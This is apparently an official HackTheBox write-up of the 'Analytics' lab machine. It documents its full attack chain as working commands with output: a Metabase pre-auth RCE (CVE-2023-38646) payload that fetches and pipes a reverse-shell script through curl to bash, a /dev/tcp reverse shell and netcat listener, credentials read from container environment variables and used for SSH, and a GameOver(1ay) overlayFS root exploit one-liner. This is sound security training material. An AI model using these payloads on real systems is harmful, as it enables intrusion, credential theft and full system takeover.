




HACKTHEBOX



Analytics

19th March 2024 / Document No D24.100.275

Prepared By: k1ph4ru

Machine Author: 7u9y & TheCyberGeek

Difficulty: **Easy**

Classification: Official

Synopsis

Analytics is an easy difficulty Linux machine with exposed HTTP and SSH services. Enumeration of the website reveals a `Metabase` instance, which is vulnerable to Pre-Authentication Remote Code Execution (CVE-2023-38646), which is leveraged to gain a foothold inside a Docker container. Enumerating the Docker container we see that the environment variables set contain credentials that can be used to SSH into the host. Post-exploitation enumeration reveals that the kernel version that is running on the host is vulnerable to `GameOver1ay`, which is leveraged to obtain root privileges.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Metabase Enumeration
- Command Injection for Remote Code Execution
- Kernel exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.229.224 | grep '^[0-9]' | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.129.229.224
```


```
nmap -p$ports -sC -sV 10.129.229.224  
  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 04:13 EDT  
Nmap scan report for 10.129.229.224  
Host is up (0.21s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux;  
protocol 2.0)  
| ssh-hostkey:  
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)  
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://analytical.htb/  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

Nmap reveals two open ports. On port 22 SSH is running and on port 80 an Nginx web server. Since we do not have any credentials to log in via SSH, we will start by looking at port 80.

HTTP


Browsing to port 80, we notice we are being redirected to `analytical.htb`. We add the domain to our `/etc/hosts/` file to resolve it:

```
echo "10.129.229.224 analytical.htb" | sudo tee -a /etc/hosts
```



The web server is hosting a website of a research and data analysis company. We notice that there is a login section at the top of the page, which redirects us to `data.analytical.htb`. We need to add this subdomain, too, to `/etc/hosts` file in order to access the page.

```
echo "10.129.229.224 data.analytical.htb" | sudo tee -a /etc/hosts
```



We see that there is a `Metabase` instance running. `Metabase` is an open source tool that allows for powerful data instrumentation, visualization, and querying. It allows users to easily create and share interactive dashboards, perform ad-hoc queries, and analyze data from various sources.

Foothold

Since we do not have credentials to access the `Metabase` instance we try looking at the version to see if we find any vulnerabilities.

```
curl http://data.analytical.htb/ | grep version
```

```
curl http://data.analytical.htb/ | grep version

<snip>

{"name":"ssl-keystore-tracking-enabled":false,"version-info-last-checked":null,"application-logo-url":"app/assets/img/logo.svg","application-favicon-url":"https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png","startup-time-millis":14316.0,"redirect-all-requests-to-https":false,"version":{"date":"2023-06-29","tag":"v0.46.6","branch":"release-{}":{"Metabase":{"msgid":"Metabase","msgstr":["Metabase"]}}}}</script><script type="application/json" id="_metabaseSiteLocalization">{"headers":{"language":"en","plural-forms":"nplurals=2; plural=(n != 1);"},"translations":{"{}":{"Metabase":{"msgid":"Metabase","msgstr":["Metabase"]}}}}</script><script>(function() {
```

We see that the version running is `v0.46.6`, which, according to [this](#) blog, is vulnerable to `Pre-Authentication Remote Code Execution (CVE-2023-38646)`. This vulnerability occurs because users can access a special token called `setup-token` used for completing the setup process. The token remains active even after setup is done and can be accessed by unauthorized users. Exploiting this, one can send a custom `POST` request to the `/api/setup/validate` endpoint, potentially achieving code execution.

We can find the token by accessing the `/api/session/properties` endpoint and searching for `setup-token`.

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

1: "Ukrainian"
25:
0: "vi"
1: "Vietnamese"
26:
0: "zh"
1: "Chinese"
27:
0: "zh_CN"
1: "Chinese (China)"
28:
0: "zh_HK"
1: "Chinese (Hong Kong SAR China)"
29:
0: "zh_TW"
1: "Chinese (Taiwan)"
landing-page: ""
setup-token: "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
application-colors: {}
enable-audit-app?: false
anon-tracking-enabled: false
version-info-last-checked: null
application-logo-url: "app/assets/img/logo.svg"
application-favicon-url: "app/assets/img/favicon.ico"
show-metabot: true
enable-whitelabeling?: false
map-tile-server-url: "https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png"
startup-time-millis: 14316
redirect-all-requests-to-https: false
version:
date: "2023-06-29"
tag: "v0.46.6"
branch: "release-x.46.x"
hash: "1bb88f5"
google-auth-enabled: false
```

Armed with the setup token, we can send a `POST` request to `/api/setup/validate` endpoint to achieve remote code execution.

Note: Metasploit has since released a module to automate this exploit, but we will go through the motions manually. To use the Metasploit module, enter `msfconsole` and load it via `use exploit/linux/http/metabase_setup_token_rce`.

First, we save a reverse shell payload to a file, in order to host it on a local web server:

```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.70/4444 0>&1' > rev.sh
```

The above one-liner command will create a `Bash` script named `rev.sh` in our current working folder. This is what we will use to initiate the reverse shell connection to our `Netcat` listener, using the exploit.

As we have our `Bash` reverse shell script ready, let's start a `Python` web server on port `8081`, in the same directory where we saved the script.

```
python3 -m http.server 8081
```



```
python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

We will use the below command to start a `Netcat` listener, which we will use to interact with our reverse shell connection once our script has been executed.

```
nc -lnvp 4444
```



```
nc -lnvp 4444

listening on [any] 4444 ...
```

Finally, we use the PoC from the aforementioned blog to construct a `POST` request, in order to retrieve our reverse shell from the local server and execute it. To accomplish this, we utilize the `Repeater` feature in `Burp Suite`.

Navigating `Burp Suite` is beyond the scope of this writeup, but those interested can refer to the Academy module [Using Web Proxies](#).

The request looks as follows:

```
POST /api/setup/validate HTTP/1.1
Host: data.analytical.htb
Content-Type: application/json
```

Content-Length: 566

```
{
  "token": "249fa03d-fd94-4d5b-b94f-b4ebf3df681f",
  "details": {
    {
      "is_on_demand": false,
      "is_full_sync": false,
      "is_sample": false,
      "cache_ttl": null,
      "refingerprint": false,
      "auto_run_queries": true,
      "schedules":
      {},
      "details":
      {
        "db": "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell
BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\\njava.lang.Runtime.getRuntime().exec('bash -c
{curl,10.10.14.70:8081/rev.sh}|bash')\\n$$--=x",
        "advanced-options": false,
        "ssl": true
      },
      "name": "an-sec-research-team",
      "engine": "h2"
    }
  }
}
```

The screenshot displays a web browser's developer tools network tab. On the left, the 'Request' section shows a POST request to `/api/setup/validate` with a JSON body. The body contains a 'token' and a 'details' object. The 'details' object has a 'db' field with a complex SQL statement that includes a JavaScript payload. The 'advanced-options' field is set to false, and 'ssl' is set to true. On the right, the 'Response' section shows a 400 Bad Request status. The response headers include 'Server: nginx/1.18.0 (Ubuntu)', 'Date: Wed, 09 Aug 2023 11:51:01 GMT', and 'Content-Type: application/json; charset=utf-8'. The 'message' field in the response body contains an error message: 'Error creating or initializing trigger \\'PWNShell\' object, class \\'... source.\\', cause: \\'org.h2.message.DbException: Syntax error in SQL statement \\'... javascript\\\'... java.lang.Runtime.getRuntime().exec('bash -c {curl,10.10.14.70:8081/rev.sh}|bash')\\\' [42000-212]\''; see root cause for details; SQL statement: \\'SET TRACE_LEVEL_SYSTEM_OUT 1 [90043-212]\''.

Sending the request triggers a callback to our webserver, which subsequently sends a connection back to our `Netcat` listener.

```

nc -lnvp 4444

listening on [any] 4444 ...
connect to [10.10.14.70] from (UNKNOWN) [10.129.229.224] 36408
<SNIP>

/ $ id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
/ $

```

We have obtained a shell as the `metabase` user.

Lateral Movement

It quickly becomes evident that we are inside a Docker container, as indicated by the hostname and the existence of a `.dockerenv` file in `/`.

```

/ $ hostname
305cf105da85

/ $ ls -la /
total 92
drwxr-xr-x  1 root  root    4096 Mar 19 15:14 .
drwxr-xr-x  1 root  root    4096 Mar 19 15:14 ..
-rwxr-xr-x  1 root  root      0 Mar 19 15:14 .dockerenv
<...SNIP...>

```

Running the `printenv` command displays any environment variables that have been set.

```
printenv
```

```

/ $ printenv

<...SNIP...>
META_PASS=An4lytics_ds20223#
<...SNIP...>
META_USER=metalytics
<...SNIP...>

```

Within the output, we find the credentials `metalytics:An4lytics_ds20223#`. We try using this combination to SSH into the machine.

```
ssh metalytics@analytical.htb
```

```
ssh metalytics@analytical.htb

metalytics@analytical.htb's password: An4lytics_ds20223#
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)
<...SNIP...>

metalytics@analytics:~$ id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
```

Our attempt is successful, as we have authenticated as the `metalytics` user on the host. The user flag can be found at `/home/metalytics/user.txt`.

Privilege Escalation

Enumerating the kernel version, we see that the target is using `6.2.0-25`

```
uname -a
```

```
metalytics@analytical:~$ uname -a

Linux analytical 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC
Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

We also see that the box is on the `jammy` release.

```
lsb_release -a
```

```
metalytics@analytical:~$ lsb_release -a


No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:       22.04
Codename:      jammy
```

A `Google` search reveals a [vulnerability](#) dubbed `GameOver(1ay)`, in the `overlayFS` module in Ubuntu, which has been assigned both [CVE-2023-2640](#) and [CVE-2023-32629](#). Version `6.2.0` of `Ubuntu 22.04 LTS (Jammy Jellyfish)`, which we currently find ourselves on, is noted as one of the affected releases.

On a high level, `overlayFS`, a union filesystem, allows for the overlaying of one filesystem on top of another, facilitating modifications to files without changing the base filesystem. This feature is particularly useful in applications like Docker containers, where it's essential to keep the base image unchanged while modifications are applied in a separate layer. The flexibility of `overlayFS`, however, introduces potential security risks. It enables scenarios where users can bypass certain filesystem restrictions (e.g., mount options like `nodev` or `nosuid`) by masking filesystems.

Various Proof of Concept (PoC) [scripts](#) have since been published. We can use the following one-liner to gain a shell as `root`:

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import
os;os.setuid(0);os.system("/bin/bash")'
```



```
metalytics@analytical:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import
os;os.setuid(0);os.system("/bin/bash")'
root@analytical:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytical:~#
```

The `root` flag can be obtained at `/root/root.txt`.